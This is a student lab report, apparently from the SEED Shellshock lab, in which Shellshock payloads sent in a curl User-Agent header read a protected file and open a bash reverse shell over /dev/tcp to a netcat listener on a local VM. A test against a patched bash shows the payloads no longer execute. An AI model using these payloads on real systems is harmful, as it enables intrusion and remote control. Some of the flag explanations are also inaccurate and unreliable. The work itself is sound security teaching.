
This prints out the contents of the file and we have successfully launched the shellshock attack.

Task 5: Getting a Reverse Shell via Shellshock Attack

From the above task we can see that we have successfully launched a shellshock attack but to gain complete control we need something interactive to gain information back and forth. We use the reverse shell for this purpose which runs on the server but takes and sends information remotely.

A common program that does this is netcat that becomes a TCP server that listens for a connection on a specified port using the -l command

The port number we use is 9090.

A terminal window titled 'root@VM: /home/seed' with a system status bar at the top showing 'En', battery, and '6:27 PM'. The terminal shows the following commands and output:

```
[09/27/19]seed@VM:~$ cd ShellShock
[09/27/19]seed@VM:~/ShellShock$ chown root sensitive.txt
chown: changing ownership of 'sensitive.txt': Operation not permitted
[09/27/19]seed@VM:~/ShellShock$ sudo chown root sensitive.txt
[sudo] password for seed:
[09/27/19]seed@VM:~/ShellShock$ curl -A "() { echo hello;};echo Content_type:text/plain;echo;/bin/cat /home/seed/ShellShock/sensitive.txt" http://localhost/cgi-bin/myprog.cgi
Contents of sensitive.txt printed
[09/27/19]seed@VM:~/ShellShock$ curl -A "() { echo hello;};echo Content_type:text/plain;echo;/bin/bash -i> /dev/tcp/127.0.0.1/9090<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
[09/27/19]seed@VM:~/ShellShock$ curl -A "() { echo hello;};echo Content_type:text/plain;echo;/bin/bash -i> /dev/tcp/127.0.0.1/9090<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
```

Now we run a bash command that sets up the reverse shell as follows:

```
/bin/bash -i> /dev/tcp/127.0.0.1/9090<&1 2>&1
```


-l stands for an interactive bash

> /dev/tcp/127.0.0.1/9090 redirects the stdout to this port over TCP.

0<&1 this says that the shell will get its input from the TCP port connection

2>&1 says to redirect the std::err to the std::out that is the TCP port.


We now start another terminal instance and start a listener on the 9090 port number to get the redirected std::out.




```
Terminal
[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted
(family 2, sport 56200)
bash: cannot set terminal process group (1879): Inappro
prie ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
www-data@VM:/usr/lib/cgi-bin$
```

Task 6:

The key difference between the patched shell and the vulnerable one is that when parsing functions set as exported environment variables it does not use the general function of executing and parsing. Instead it only parses the function when it sees the '()'. This is evident from the screenshots of task 3 and 5 repeated on the patched shell.




```
root@VM: /home/seed
tp://localhost/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: Passed_Variable
> Accept: */*
>
Terminator 1 200 OK
< Date: Sat, 28 Sep 2019 02:57:12 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Passed_Variable
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
```



A terminal window titled "Terminal" with a dark purple background. The top status bar shows system icons and the time "11:02 PM". The terminal text shows a netcat listener on port 9090. On the left, a vertical dock contains several application icons, with a tooltip for "Firefox Web Browser" visible over the Firefox icon.

```
Terminal
[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```



A terminal window titled "root@VM: /home/seed" with a dark purple background. The top status bar shows system icons and the time "11:02 PM". The terminal text shows the output of a shellshock exploit, displaying various environment variables. On the left, a vertical dock contains several application icons, with a tooltip for "Firefox Web Browser" visible over the Firefox icon.

```
root@VM: /home/seed
/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=57674
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[09/27/19]seed@VM:/bin$
```

Th variable is parsed but no execution takes place in either tasks.